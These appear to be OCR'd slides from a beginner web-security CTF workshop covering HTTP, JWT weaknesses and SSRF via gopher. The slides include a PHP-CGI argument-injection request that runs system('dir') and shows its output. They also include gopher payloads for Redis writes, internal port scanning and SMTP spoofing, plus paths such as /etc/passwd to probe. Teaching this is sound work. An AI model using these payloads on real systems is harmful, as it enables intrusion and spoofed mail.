
BREAKING DA WEBB~




1

BLACK BOX

2

WHITE BOX



WHAT TO DO?

01 READ THE TITTLE AND DESCRIPTION LOL

02 GET INFO ABOUT THE INFRA *IF POSSIBLE

03 GO TRY OUT EVERY POTENTIAL ATTACK SURFACE

WHAT TO TRY OUT?

1. SOURCE CODE
2. PARAMETERS
3. INPUT FEILDS
4. URLS
5. HTTP REQUEST
6. SUS DIRECTORIES

/robots.txt , /config.ini , /etc/apache2/apache2.conf , phps directories , /etc/passwd, /flag.txt

HTTP REQUEST

Web server : entity that provides info

Web client : user who receives the info

HTTP : set of rules for communicating with each other on web

Front-end : receives user’s request, directly visible to user,
consist of web resource

Back-end : part that processes request

HTTP MESSAGE

- request sent by client and response returned by server
- HTTP message = Header + Body
- 1st line (start line)
    - have initial request or response command
    - method + request target (URL) + HTTP version
- Header : carry values and settings
- Body : data intended to send to client/server

```
GET /?%add+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input HTTP/1.1
Host: 192.168.124.159:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=2vkeq55e5jms6ooi9in8slinrc
Connection: close
Content-Length: 22

<?php system("dir");?>S
```

```
HTTP/1.1 200 OK
Date: Sat, 23 Nov 2024 16:58:58 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3
X-Powered-By: PHP/8.1.25
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 1613

 Volume in drive C has no label.
 Volume Serial Number is EC3E-C4BD

 Directory of C:\xampp\htdocs

10/19/2024  02:13 AM    <DIR>          .
10/19/2024  02:13 AM    <DIR>          ..
10/19/2024  02:13 AM    <DIR>          %SystemDrive%
10/06/2024  12:20 AM             6,790 admin.php
10/06/2024  12:17 AM    <DIR>          hideen_from_public
10/06/2024  12:19 AM             1,059 index.php
10/06/2024  12:19 AM                19 phpinfo.php
               3 File(s)          7,868 bytes
               4 Dir(s)  46,424,211,456 bytes free
<!DOCTYPE html>
<html lang="en">
```

START LINE

HEADER

BODY

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.8.10
Date: Fri, 21 Mar 2025 12:58:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 267
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>
      Dashboard
    </title>
  </head>
  <body>
    <h2>
      2fa authentication
    </h2>
    <form method="POST">
      <input type="text" name="otp" placeholder="Enter OTP">
      <button type="submit">
        Submit
      </button>
    </form>
```

HTTP METHOD : POST

TARGET : /DASHBOARD

HTTP VERSION : 1.1

Request


Pretty Raw Hex

```
1  POST /dashboard HTTP/1.1
2  Host: titan.picoctf.net:53489
3  Content-Length: 7
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://titan.picoctf.net:53489
7  Content-Type: application/x-www-form-urlencoded
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
   mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://titan.picoctf.net:53489/dashboard
12 Accept-Encoding: gzip, deflate, br
13 Cookie: session=
   .eJw9jEs0AiEQR0_C2kW3I_aMlyEONNE4A4RPjDHeXPbEXdWrvPoo92hvdV0oTsrVEkxLT4kDMFpi
   x-fVXpGdpo09oA9AmwUCgXCBhQB5eKHvu4n2kPmTWh6JU0t1GTXbW1-p-Lnme4piYj9YykS9Svn73
   x-X-itG.Z91iTA.CQ3k-e8NzsUUunfygWY7FCZPpG4
14 Connection: keep-alive
15
16 otp=rrr
```

HTTP METHODS

- GET : retrieve resource from server
- POST : send data to server
- OPTIONS: describes communication options for target resource
- HEAD : ask for response identical to GET request, but without response body
- other http methods :
    - PUT , DELETE ,CONNECT ,TRACE ,PATCH

OPEN YOUR BURPSUITE! :P




1ST CHALLENGE!

JWT TOKEN VULNERABILITIES~

WHAT IS JSON WEB TOKEN (JWT)?

- Open standard (RFC 7519) for securely transmitting claims between parties
- Consists of 3 parts (Base64URL encoded):
  - Header – algorithm & token type
  - Payload – user data / claims
  - Signature – integrity check

JWT STRUCTURE



1 Header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

2 Payload

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

3 Signature

```
HMACSHA256(
BASE64URL(header)
.
BASE64URL(payload),
secret)
```

HOW JWT WORKS

1. User provides valid credentials to log in
2. Server validates → issues JWT signed with secret
3. User stores the JWT (usually as cookie)
4. User sends new request with the JWT token → server verifies the signature (check token validity) → process the request → provide appropriate response


JWT VULNERABILITIES

- Weak secret /brute-forceable key
- None algorithm attack (alg = “None”)
- Algorithm Confusion Attack
  - (HS256 <-> RS256 misconfig)
- No expiry for tokens
- if HS256 secret is known :
  - attacker can forge valid tokens !!

2ND CHALLENGE !

SERVER-SIDE REQUEST FORGERY (SSRF)

- attacker tricks a server into making requests
- Exploits trust
  - server can access internal networks/services attacker couldn’t



SSRF ATTACK CHAIN

User Input → Vulnerable Server → Internal/External Target

Example of targets :

1. Internal Services (127.0.0.1:6379 for Redis)
2. Cloud metadata endpoints (AWS 169.254.169.254)
3. Other web apps on internal network

Example payloads:

http://vuln.site/fetch?url=http://127.0.0.1:8080/admin

WHAT IS GOPHER?

- Text-based protocol (1993, pre-HTTP era)
- Default port: 70 (TCP)
- Content: plaintext, menus, or raw files
- designed for distributing, searching, and retrieving documents
- Status: replaced by HTTP/HTTPS,
    - but useful in bypass SSRF filters / WAF

HOW GOPHER WORKS?

1. Client connects to server (TCP port 70)
2. Sends a selector string terminated by \r\n
3. Server responds with
    a. Menu (directory of files)
    b. Text file
    c. Binary / raw content
4. Connection close

- `0` = Text file
- `1` = Directory (menu)
- `9` = Binary file
- `g` = GIF image
- `I` = Generic image
- `h` = HTML file

SSRF WITH GOPHER

- If **gopher://** scheme allowed → can send raw TCP payloads
- Responds are usually not encrypted
- often overlooked in SSRF filter protections
    - SSRF filters usually block http:// , https://
- can perform **direct interaction** with internal services

GOPHER USE CASE

01 REDIS EXPLOITATION

gopher://127.0.0.1:6379/_%0d%0aset%20foo%20bar%0d%0a

- write arbitrary keys in Redis
- _ → Separator
- %0d%0a → CRLF (newline) \r\n

02 INTERNAL PORT SCANNING

gopher://127.0.0.1:11211/_stats%0d%0a

- if response received → port open, service running

03 SMTP INJECTION

gopher://127.0.0.1:25/_EHLO%20example.com%0d%0aMAIL%20FROM:<a@test.com>%0d%0aRCPT%20TO:<victim@test.com>%0d%0aDATA%0d%0aHello!%0d%0a.%0d%0a

- interact with internal mail server
- send spoofed emails / spam emails

3RD CHALLENGE!

HOW TO GET BETTER?

1. Get familiar with at least 1 programming language
2. Know all basic web vulnerabilities
    a. XSS, SQLi, Command injections, File upload vuln, XML injections
3. Practice, Practice and Practice
4. Join CTFs , never be afraid of not getting flags (It’s NORMAL)
5. Do writeups , analyse other ppl’s writeup for more alternatives / unsolved chal

SOME SITES FOR HANDS ON

OTHER THAN PICO CTF.....

Portswigger Academy for Web

EQ CTF : https://eqctf.com

SKR CTF : https://skrctf.me/challenges

Dreamhack: https://dreamhack.io/

ENJOY THE PROGRESS!

THANKS